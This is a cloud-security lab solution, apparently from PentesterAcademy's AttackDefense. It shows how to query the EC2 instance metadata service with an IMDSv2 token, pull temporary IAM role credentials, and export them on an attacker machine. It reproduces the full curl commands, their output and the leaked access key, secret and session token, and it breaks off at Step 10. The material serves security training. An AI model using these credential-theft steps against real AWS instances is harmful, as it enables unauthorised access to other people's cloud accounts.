ATTACK DEFENSE


by PentesterAcademy

Name	Secrets Manager
URL	https://attackdefense.com/challengedetails?cid=2451
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link button to get resource details.




Resource Details

Target URL	http://ec2-54-198-202-132.compute-1.amazonaws.com:45900

Step 2: Navigate to target URL provided.

It is a ttyd shell from EC2 instance.



root@ip-10-0-0-133: / | bash (ip-
Not secure
ec2-54-198-202-132.compute-1.amazonaws.com:45900

```
root@ip-10-0-0-133:/#
```

Step 3: Try to interact with metadata services.

Use Instance metadata service version 1.

Command: curl http://169.254.169.254/latest/meta-data/




```
root@ip-10-0-0-133:/# curl http://169.254.169.254/latest/meta-data/
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>401 - Unauthorized</title>
 </head>
 <body>
  <h1>401 - Unauthorized</h1>
 </body>
</html>
root@ip-10-0-0-133:/#
```

The response clearly states that the Instance metadata services version 2 is enabled.

Step 4: Generate a session token.


Command: TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`



```
root@ip-10-0-0-133:/# TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    56  100    56    0     0  28000      0 --:--:-- --:--:-- --:--:-- 28000
root@ip-10-0-0-133:/#
```

Step 5: Try to interact with metadata services with the generated token.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/



```
root@ip-10-0-0-133:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAL3bDjJYkEchM1XnATT_oaUHsV9yddZ1vESCCk_Cigv4IMknaA==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 324
< Content-Type: text/plain
< Date: Wed, 27 Jul 2022 11:22:22 GMT
< Last-Modified: Wed, 27 Jul 2022 11:17:29 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21532
< Connection: close
< Server: EC2ws
<
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
* Closing connection 0
root@ip-10-0-0-133:/#
```

Step 6: Navigate to “iam” directory.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/



```
root@ip-10-0-0-133:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/iam/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAL3bDjJYkEchM1XnATT_oaUHsV9yddZ1vESCCk_Cigv4IMknaA==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 26
< Content-Type: text/plain
< Date: Wed, 27 Jul 2022 11:23:41 GMT
< Last-Modified: Wed, 27 Jul 2022 11:17:09 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21453
< Connection: close
< Server: EC2ws
<
info
* Closing connection 0
security-credentials/root@ip-10-0-0-133:/# 
```

Step 7: Navigate to “security-credentials”.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/



```
root@ip-10-0-0-133:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAL3bDjJYkEchM1XnATT_oaUHsV9yddZ1vESCCk_Cigv4IMknaA==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 18
< Content-Type: text/plain
< Date: Wed, 27 Jul 2022 11:24:22 GMT
< Last-Modified: Wed, 27 Jul 2022 11:17:09 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21412
< Connection: close
< Server: EC2ws
<
* Closing connection 0
root@ip-10-0-0-133:/# 
```

Step 8: Fetch IAM credentials from "instance_user_role".

command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/instance_user_role



```
root@ip-10-0-0-133:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/instance_user_role
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/iam/security-credentials/instance_user_role HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAL3bDjJYkEchM1XnATT_oaUHsV9yddZ1vESCCk_Cigv4IMknaA==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 1442
< Content-Type: text/plain
< Date: Wed, 27 Jul 2022 11:25:06 GMT
< Last-Modified: Wed, 27 Jul 2022 11:17:09 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21368
< Connection: close
< Server: EC2ws
<
{
  "Code" : "Success",
  "LastUpdated" : "2022-07-27T11:17:49Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIARQ2PJ6PWX3XLXLEU",
  "SecretAccessKey" : "bncM0vCvkrA3iHaJbiPtMxZ/1NvLya2T+ZgDCQex",
  "Token" : "IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMSJIMEYCIQD4Qg7W9y4wmjPPT4u/ROxs3lSiDNa3LpuH9qz0tCVocAIhAKZwepSfQDxoWOVF+iLrxVT4g/XnRkXLF1+f1pF14BMYKtsECNT//////////wEQARoMMTA0ODU
2MTU1MTE3IgwQk55wdqS/oI1TuYUqrwRPjlmuvM48EGJGcbmVHV3usFUx4Q5xqiqXjY3v9TmgUG39ingiE0lRD7BXB/UZj1dxCFnlzGEBqj4OtSIbhLvMybGJh0cesxbhp0XQn8d+u00r4rCsujp/NhtGd1chOvFPLJAbj7q6WB0pMO/gmYo4nu0UBDJ
xEXsvHWNyJs6E/gBNQ/rJypzagfQbIDG0SCXuqaTlNYhooAo/hJXFzB2nLnWtEVLqAvipFJLpsRjUpvEY59laiK5mXPUGpFljoMiYcgUkY0h5dxToW7OVnXb6kzcQPdMD1j0Tcm1oyOQclkth4o/bghn653VdHIaveMuPIZfzuls7Uxofg8s1q2OaEqy
LB+2m0tfluT5V8MJNL/m1OYELLN6IUWJIBvJsmxU9PY04aRLY3mLSZqZWU7S/p6RCPXGgeuQFYViReij0uXawR4EEQT4ahIKNsRfRWHV0aPq/Yd6yQiqMd3nVSdMzP7XkThEkVdMrtJ64PBRNp+z2nUgFWlvby/G0+Ba0D5yPsD577t846NrWvBtWm2p
dpszdHns3hsQ7KYC5KrGrhD48je70IUcWy8XZNGmIgutAVkGihjL0gipSyfRQdgEpfE0KNcoBEmnBzTnJC7pUEQjmQ+0LhkWgtPdMVkQxFNAhYavQfsGWpU0pg2pfK7N0aSv9t+dDEbpRCxmq97qL1I3i0jtFYfjBZCr3eVbv3aw18+7mzRlh941OwYk
LSa3y+IbWvMpoEQvT6Ya0WWSCMLS9hJcGOqgBZ79q46QEARZ3d26iEr5ck7zC7Id3ZnE8/dNkfoSUb1cGB3q3Eae3GmPrD/i36k6nuo3bxpDt+E1J269ds1w5pxu4Vl2yHVznxHgI4ZhJK3xTOLxEEWJAYDirc7+3Wlhy3qsJCZ1Z/LfvcgUsFdqTwWP
fi1pR8g6TiuFtIVj3NHiXFcZT7mKgJxROV/utnsuOiHGARkUXvmNRpolItHkxQILb6HOP8snG",
  "Expiration" : "2022-07-27T17:52:08Z"
* Closing connection 0
}root@ip-10-0-0-133:/#
```


Successfully got the temporary access credentials.

Step 9: Set the required environment variable to allow AWS CLI to use the temporary access credentials. AWS CLI prioritizes the environment variable over the stored credentials.

Commands:

```
export AWS_ACCESS_KEY_ID=ASIARQ2PJ6PWX3XLXLEU
export AWS_SECRET_ACCESS_KEY=bncM0vCvkrA3iHaJbiPtMxZ/1NvLya2T+ZgDCQex
export
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMSJIMEYCIQD4Qg7W9y4wmjPPT4u/R
Oxs3lSiDNa3LpuH9qz0tCVocAIhAKZwepSfQDxoWOVF+iLrxVT4g/XnRkXLF1+f1pF14BMYKtsECNT//////////wEQARo
MMTA0ODU2MTU1MTE3IgwQk55wdqS/oI1TuYUqrwRPjlmuvM48EGJGcbmVHV3usFUx4Q5xqiqXjY3v9TmgUG39in
giE0lRD7BXB/UZj1dxCFnlzGEBqj4OtSIbhLvMybGJh0cesxbhp0XQn8d+u00r4rCsujp/NhtGd1chOvFPLJAbj7q6WB0p
MO/gmYo4nu0UBDJxEXsvHWNyJs6E/gBNQ/rJypzagfQbIDG0SCXuqaTlNYhooAo/hJXFzB2nLnWtEVLqAvipFJLpsR
jUpvEY59laiK5mXPUGpFljoMiYcgUkY0h5dxToW7OVnXb6kzcQPdMD1j0Tcm1oyOQclkth4o/bghn653VdHIaveMuPIZ
fzuls7Uxofg8s1q2OaEqyLB+2m0tfluT5V8MJNL/m1OYELLN6IUWJIBvJsmxU9PY04aRLY3mLSZqZWU7S/p6RCPXG
geuQFYViReij0uXawR4EEQT4ahIKNsRfRWHV0aPq/Yd6yQiqMd3nVSdMzP7XkThEkVdMrtJ64PBRNp+z2nUgFWlv
by/G0+Ba0D5yPsD577t846NrWvBtWm2pdpszdHns3hsQ7KYC5KrGrhD48je70IUcWy8XZNGmIgutAVkGihjL0gipSyfR
QdgEpfE0KNcoBEmnBzTnJC7pUEQjmQ+0LhkWgtPdMVkQxFNAhYavQfsGWpU0pg2pfK7N0aSv9t+dDEbpRCxmq9
```

7qL1I3i0jtFYfjBZCr3eVbv3aw18+7mzRlh941OwYkLSa3y+IbWvMpoEQvT6Ya0WWSCMLS9hJcGOqgBZ79q46QEA
RZ3d26iEr5ck7zC7Id3ZnE8/dNkfoSUb1cGB3q3Eae3GmPrD/i36k6nuo3bxpDt+E1J269ds1w5pxu4Vl2yHVznxHgl4Zh
JK3xTOLxEEWJAYDirc7+3Wlhy3qsJCZ1Z/LfvcgUsFdqTwWPfi1pR8g6TiuFtIVj3NHiXFcZT7mKgJxROV/utnsuOiHGA
RkUXvmNRpolItHkxQILb6HOP8snG




```
┌──(kali㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=ASIARQ2PJ6PWX3XLXLEU
export AWS_SECRET_ACCESS_KEY=bncM0vCvkrA3iHaJbiPtMxZ/1NvLya2T+ZgDCQex
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMSJIMEYCIQD4Qg7W9y4wmjPPT4u/ROxs3lSiDNa3LpuH9qz0tCV
ARoMMTA0ODU2MTU1MTE3IgwQk55wdqS/oI1TuYUqrwRPjlmuvM48EGJGcbmVHV3usFUx4Q5xqiqXjY3v9TmgUG39ingiE0lRD7BXB/UZj1dxCFnlzGEBqj4O
Yo4nu0UBDJxEXsvHWNyJs6E/gBNQ/rJypzagfQbIDG0SCXuqaTlNYhooAo/hJXFzB2nLnWtEVLqAvipFJLpsRjUpvEY59laiK5mXPUGpFljoMiYcgUkY0h5d
s1q2OaEqyLB+2m0tfluT5V8MJNL/m1OYELLN6IUWJIBvJsmxU9PY04aRLY3mLSZqZWU7S/p6RCPXGgeuQFYViReij0uXawR4EEQT4ahIKNsRfRWHV0aPq/Yd
WvBtWm2pdpszdHns3hsQ7KYC5KrGrhD48je70IUcWy8XZNGmIgutAVkGihjL0gipSyfRQdgEpfE0KNcoBEmnBzTnJC7pUEQjmQ+0LhkWgtPdMVkQxFNAhYav
941OwYkLSa3y+IbWvMpoEQvT6Ya0WWSCMLS9hJcGOqgBZ79q46QEARZ3d26iEr5ck7zC7Id3ZnE8/dNkfoSUb1cGB3q3Eae3GmPrD/i36k6nuo3bxpDt+E1J
dqTwWPfi1pR8g6TiuFtIVj3NHiXFcZT7mKgJxROV/utnsuOiHGARkUXvmNRpolItHkxQILb6HOP8snG

┌──(kali㉿kali)-[~]
└─$ 
```

Step 10: Check the caller identity.

